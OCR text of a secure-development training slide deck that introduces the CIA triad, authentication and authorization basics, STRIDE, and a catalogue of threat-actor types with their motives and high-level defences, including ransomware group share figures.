
Secure Development Lifecycle 2016



ZURE


Secure Development Lifecycle 2025

Security & Threats



What is security?

Security is all about CIA




- Confidentiality
  - Access restrictions
  - Layers of protection
- Integrity
  - Transactions
  - Eventual consistency
- Availability
  - Who…
  - Where…
  - When…
  - Can access the data?

Golden principles of security [Au]

- Authentication
  - Identify user
  - Real person vs “has access to this email”
- Authorization
  - Grant access to data
- Auditing
  - Keep record of what user has done

STRIDE – Common threat categorization



Threat agents

Nation state actor


- Justification: Espionage, Cold war
- Target: Chosen by political agenda

How to protect against?

- Near impossible

ZURE

Nation state actor



Cyber criminal

- Justification: Making Money
- Target: Best ROI

How to protect against?


- Make attacking more expensive than the rivals has

ZURE

Cyber criminal

- Justification: Making Money


Top human-operated ransomware groups



Sector		Percentage
1	Akira	17%
2	Lockbit	15%
3	Play	7%
4	Blackcat	6%
5	Basta	6%

The top five ransomware families accounted

Organizations with ransom-linked encounters continues to increase while the percentage of those ransomed is decreasing (July 2022–June 2024)



Hacktivist

- Justification: Social cause
- Target: Related to agenda

How to protect against?

- Communication strategy

ZURE

Hacktivist

- Justification: Social cause
- Target: Related to agenda

Kyberhyökkäys Suomeen: venäläis-ryhmä myönsi teon – ja uhkaa jatkaa

Asiantuntijan mukaan Suomi on nyt neljättä päivää palvelunesto-hyökkäyksen kohteena. Hyökkäykset ovat aiheuttaneet vain hetkellistä häiriötä.

How to protect against?

- Communication strategy

ZURE

Terrorist groups

- Justification: Political cause
- Target: Related to agenda

How to protect against?

- Communication strategy

ZURE

Insider threats

- Justification:
  - Intentional (Revenge, personal gain)
  - Unintentional (Human error)
  - Compromised (Stolen credentials)
- Target: Chosen by opportunity

How to protect against?

- Endpoint protection
- Monitoring
- Background checks

ZURE

Competitor

- Justification: Gain unfair advantage
- Target: Competitor

How to protect against?

- Monitoring
- Data classification

Thrill-seekers

- Justification: Hack the planet!
- Target: Suitable challenge


How to protect against?

- Hard as it is hard to demotivate them

Basics of Threat modeling

